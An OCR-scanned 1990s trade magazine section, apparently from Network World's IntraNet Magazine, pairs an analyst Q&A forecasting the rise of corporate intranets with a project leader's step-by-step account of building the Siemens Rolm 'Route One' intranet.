
Q&A

Survey says: Intranets will rule

OK, there you are, wading through the hype, trying to figure out whether intranets are the next wave of computing or just the latest fad. Should you invest time and energy in an intranet or lay low for now?

Well, if Ullas Naik is right, you'd better get cracking on that intranet today. Naik's firm, brokerage First Albany Corp., in conjunction with consultancy META Group, Inc., recently published a report saying intranets will "revolutionize collaborative computing in the next few years."

In this Q&A with Editor in Chief John Gallant, Naik, a vice president at First Albany and author of the report, talks about how intranets will change your job and the course of IT history.



Ullas Naik, vice president of First Albany Corp.

PHOTOS: SHAWN G. HENRY

Are intranets real or mostly a product of hype? Will they really change the way we build information systems?

Intranets are very real and are being deployed all over America. In fact, it is estimated that nearly 70% of all Web server sales are going to intranet applications. Due to the significantly lower costs for deploying these networks, as well as the applications that run on these networks, they are being very widely adopted. Currently, there are not very many applications available for intranets. But as more become available, this adoption phase will only intensify.

In your report, you state that we will be making a transition in the next five years away from existing central system and client/server computing architectures to a new user-centric information model. Can you explain what that is?

Over the next five years, most corporate information and applications will be accessible by Web clients. Most users will spend the bulk of their online time working within a Web browser or a browser-enabled desktop.

Some of the factors driving that shift are users' desire for portability and mobility, and the move towards ubiquitous information accessibility through phenomena like thin-client architectures, kiosks, etc. In addition, the plummeting price of storage will make it much easier to store large quantities [of information] on servers that can easily be accessed via browsers. Another factor that will have a profound impact on this shift is the growing popularity and capability of Java applets and the extent to which they will empower browsers.

You say the move to this new model diminishes the role of operating systems like Windows. How so, and what does that mean for developers of applications?

As this new model evolves, it will certainly have an impact on operating system-centric models as we know them today, and since Windows is the predominant OS it will be impacted the most. However, it does not mean the end of the thick client model (which requires an OS), but


INTRAVIEW Q&A

simply the segregation into two types of models, both thick and thin. Consequently, there will continue to be a market for OSes, only this time the desktop OS will not possess the complete control it has in the past.

One of the first signs of this shift is vendors positioning themselves as intranet players. Are they telling us anything new or playing the greatest spin game ever?

The growth rates — quoted as being anywhere from 50% to over 100% per year — for the intranet software market make a strong case for the potential of this market. Consequently, vendors positioning themselves as intranet players are making the correct move.

However, which of these vendors delivers on this promise is another issue. Those vendors that are developing concrete strategies and products to attack this market will benefit immensely.



You recommend in this first phase of the movement to intranets that companies begin experimenting with them. What's the best way to start?

The best way to experiment with intranets is to roll out pilot projects on a departmental or divisional level and then try to integrate them. Many network OS vendors, such as Novell, Microsoft and Banyan, have announced strategies to enable their networks to talk to TCP/IP-based intranets.

The intranet will define a new paradigm for client/server and groupware development, with intranet standards such as HTTP, HTML, [Common Gateway Interface] and Java being widely adopted by database vendors, client/server tool and application vendors, and leading-edge end-user organizations. This will make the integration much easier.

You talk about intranets spawning a systems management crisis?

Current systems management tools are not equipped to deal with newer technologies such as hyperlinks, Java, CGI, etc. In fact, the systems management tools for the existing enterprise software market are so ill-equipped that these vendors will be spending the next few years on just improving these tools to meet today's requirements. The intranet opportunity is currently not even close to the opportunity for managing enterprise networks, LANs, etc., so it may be awhile before these vendors begin to focus on adapting these products for intranets.

You use the term "groupweb" for a new class of software applications. Can you explain the concept?

Groupweb simply implies packaged groupware applications for intranets. This phenomenon will be very similar to the evolution of application packages at the outset of the client/server trend. Only, in the case of intranets, it will be even faster, due to the huge momentum associated with the market. Netscape [Communications Corp.] will obviously be one of the leading vendors with its acquisition of Collabra [Software, Inc.] and the ubiquity of its browsers.

In addition, I expect the primary desktop suite and groupware vendors, such as Microsoft (with Exchange), Lotus/IBM (Notes) and even Novell (GroupWise), to make significant strides in developing products for groupweb. Due to the size of the opportunity, there will also be the pipeline of small, private companies developing products for this market.

Speaking of applications, intranets are often discussed as a killer of apps like Notes. Do you believe that?

Over time, there is a likelihood of that happening. For now, the kind of functionality offered through Notes — such as field-level replication, robust databases, scalability — will make it very difficult for users desiring higher level groupware to migrate to the intranet. There is going to be a two-tiered market with users requiring a more robust groupware solution migrating towards Notes and Exchange, while users needing only stripped-down versions of the functionality migrating towards the far cheaper intranet solution.

However, considering the blistering pace with which intranets are being deployed across the country, I wouldn't be surprised if we see some accelerated development from vendors to improve functionality for intranet applications. If this were to happen, it could narrow the functionality gap between Notes and intranet groupware over time and put pricing pressure on Lotus. This concern is what prompted Lotus to reduce prices drastically.

FIND IT ON FUSION

For the full text of this Q&A, click on the IntraNet Magazine section of Network World Fusion (http://www.nwfusion.com)

NetworkWorld Fusion http://www.nwfusion.com

You talk about the critical role directory services will play in big corporate intranets. Does that give Novell a potential leg up over competitors like Microsoft and IBM?

Big corporate intranets have thousands of servers and tens of thousands of users, so maintaining access control lists becomes a critical issue. The need to maintain consistent access control and user account information on dispersed servers is going to drive the acceptance of global directory systems — such as Novell's Netware Directory Services, Banyan's StreetTalk and Microsoft's Exchange Directory — in the intranet environment.

However, the directory vendors need to first address the issue of interoperability between their various directories. I think the whole LDAP initiative announced recently will be a step in that direction. Novell, with its experience with directory technologies, has an opportunity to capitalize on it by quickly extending it for intranet use, and it is moving in that direction.

If they could bring to market an intranet directory solution before Banyan, Microsoft or Netscape, they could stage a coup similar to the one they did with NetWare.

You say Java applications will roll out in '98, later than expected. Why? What will hold them back?

I meant that serious Java applications similar to the ones we see in existing client/server environments will finally become available in 1998. Until then, they will be constrained by issues of bandwidth, scope and lack of universality. Until then, I expect them to get progressively better but not reaching the level of sophistication of current client/server applications.

What are the prospects for the current crop of Internet/intranet start-ups?

Value-add becomes the key issue here. For instance, currently we have numerous Web search engines. Not all of these vendors are going to make money.

The ones that will garner the most advertising dollars will be the ones that offer the greatest value through both product functionality and key strategic relationships. The same principle also applies in the rest of the Internet/intranet arena.

Longer term, most of the functionality of the products developed by the start-ups will be built in to the existing products from major vendors. However, you also have to understand that the Internet/intranet is a very fast-moving target. There will always be opportunities for the smaller vendors to add value. Those that are able to do so and withstand the intense competition will survive. However, at some point, there will be a shakeout.

What are the biggest issues customers should be prepared to deal with as this intranet era unfolds?

The massive growth of intranets has, for the most part, been a line-of-business phenomenon until recently. These networks have sprung up at divisional and departmental levels without the involvement of central IT.

Consequently, large amounts of dollars have been spent without a clear-cut strategy for uniform deployment. This has resulted in huge deployment, integration and management issues for these users. I think this lack of clear, uniform deployment strategy is the biggest issue facing customers as the intranet era unfolds. In general, central IT is more in favor of rolling out manageable networks, and intranets do not yet fit that bill. ■

> Many of these networks have sprung up without the involvement of IT. Large amounts of dollars have been spent without a clear-cut strategy for uniform intranet deployment. This has resulted in huge deployment, integration and management issues for these users. This lack of clear deployment strategy is the biggest issue facing customers as the intranet era unfolds.

Searching for an information delivery solution took a team at Siemens Rolm Communications down the intranet road. Project leader Rainer Kuhn describes the job of creating its internal Web, called Route One.

Taking Route One to Siemens Rolm

BY RAINER KUHN

As we found at Siemens Rolm Communications, Inc., defining a solution for comprehensive information delivery is more complex than just deciding what server or browser software to use or which search engine to deploy. The difficult task is thinking from a higher vantage point and looking at the entire landscape. We evaluated our information distribution processes and determined that an intranet fit our needs. Here are the steps we took.

Step 1: Teamwork required

We started by creating a cross-functional team with members who had vested interests in making communication seamless, simple and cost-effective. This gave us a broad base of knowledge from the content-producing, content-using and content-infrastructure departments.

Our team included representatives from communications, development, sales, service, product information documentation, business administration, and information and telecommunications systems.

Step 2: Establishing a mission, vision and problem statement

We found it valuable to define a high-level mission. In the end, we all agreed to this mission and vision framework:


"Through an intelligent electronic information architecture, Siemens Rolm offers its employees, third parties and customers — by authorized access — connection to a vast pool of internal and external information that enables them to build their knowledge more quickly and cost-effectively than the competition."

Step 3: Collecting data

Because the benefits of technology are intuitive, it's tempting to go right to the implementation phase without spending enough time understanding user requirements. But it is essential to do some up-front homework.

First, you must figure out what constitutes content, what steps are involved in delivering that content, how long the process takes and how much it costs. We used a form to collect information such as as the names of content producers, inventory and volumes, current hard and soft costs, user hardware and software in use, ease of migration to electronic delivery, current distribution methods and the number of end users accessing the information. There is no way to report to management about payback without doing this.

It is important to keep assessing what information may be appropriate for the intranet because it changes day to day. We uncovered new content almost every week and were surprised to find that our



Rainer Kuhn, Siemens Rolm

PH TO DAN BRYANT


content could have filled as many as 10 CD-ROMs.

Speaking of which, many articles never discuss the Web's relationship to other delivery mediums, such as CD-ROMs, fax-on-demand, diskettes and hard copy. We had a customer-focused approach, so we created questionnaires asking customers how they wanted information delivered. We tried not to be technology-biased. In retrospect, this was the correct decision.

Step 4: The strategy

We identified a number of goals. We wanted to:

- Rely on intelligent agents and systems to gather and distribute information for users.
- Make information accessible from anywhere, including locations outside the US and from different types of devices.
- Deliver information to users in the formats that best suit their work environments.
- Support multimedia content.
- Facilitate collaboration across different platforms.
- Allow for cost-effective production and access.
- Apply the electronic-information-delivery strategy only to job-related functions, not personal use.



Siemens Rolm's Route One home page starts employees on their intranet journey.

A user-based strategy sounds overly simple, but, when tested, it proved to be right on the mark. And with these goals articulated, we could then explore, evaluate, test and move into the next phase, which was technology evaluation.

Step 5: Technology framework to meet the needs of the strategy.

We mapped the entire landscape for electronic information delivery into a model that ultimately showed where an internal Web could fit in. The model was created in a linear format with seven major categories that addressed all aspects of getting information to the user. It was modified several times, and it will continue to change as new technologies are enhanced to support information delivery.

Once we determined an intranet fit our strategic goals, we needed to convince others of its importance. That involved another series of steps.

Step 6: The personabilities.

When I became project leader, I felt the project would generally run smoothly. That was true early on. But as with any large organization, as news of our project spread, there were a few detractors. However, the cross-functional nature of the project team helped us address their issues and concerns. A team recommendation had more effect than that of a single person. You should gain consensus whenever possible to help keep momentum on your side. If detractors arise, get them on your team. It worked for us.

Step 7: The bigger picture

Just when we thought we had completed the model, one issue remained: making sure we had a viable long-term approach.

Our executives wanted us to ensure that our 'Net-based information delivery model would fit into the company's other IS initiatives. That was no small task. After all, we had defined our mission and scope six months earlier and intentionally limited the breadth of our work. Nonetheless, our project was to undergo the scrutiny of another team, a higher level, cross-functional team consisting of other IS project team leaders.

In hindsight, this effort was well worth the time. It assured that other IS projects were complementary to our model. This is where our intranet-based strategy was well suited because of its standards-based approach. Vendors are doing much work to make their legacy products compatible with the Web. Even our IBM PROFS-based E-mail, document access and calendaring systems are compatible via shareware software.

Top row, left to right: Nick Hunseder, Mike Leo. Center row: Dillon Stafford, Nancy Wells, Al Reinig (kneeling), Paul Dockter, Markus Frank. Bottom row: Bill Makley, Jim Macellaro.

Step 8: The sale

Selling the financial implications of the information delivery model was slower than anticipated. In essence, we sold the project in three phases.

In Phase I, we needed to solve the issue of access to ISO 9000 documents quickly. The intranet provided us with an easy way to meet the core ISO requirements of information access for our processes and procedures. It enabled single source control for the master document, date and version control, and simple access for users.

Phase II required additional team planning time, hardware, software, IS support personnel, training and conversion costs. The hardware and software represented much of the investment, but two of the largest investments involved the incremental IS head count and conversion costs of making legacy data available on our intranet. Be aware that these costs can be substantial.

What it really took to sell the project was a prototype of the intranet, which we created. But first we mapped out an organizational structure of how the content would be accessed.

Once we had an organizational structure in place, the graphical user interface was relatively easy. For $2,500, we had a local Web design firm create a home page with all the existing content coming from our organizational chart.

Route One —Our home page.

With our home page, we not only wanted to create a way for people to view information, but also turn upside down the process of distributing information.We didn't want to just give information a place to go; we wanted to create a place where people would want to go to for information. We wanted it to be compelling, intriguing, provocative and, most importantly, relevant to employees' jobs. We created RouteOne, the pathway to all information within Siemens Rolm and Siemens Corp.

Now, in Phase III, we will enhance the intranet and make further content conversions of legacy hard-copy material not in the first wave of information placed on the intranet. The costs and benefits of this are still in development.

Addressing electronic information delivery from a strategic viewpoint, not from a tactical one, made our project a success.

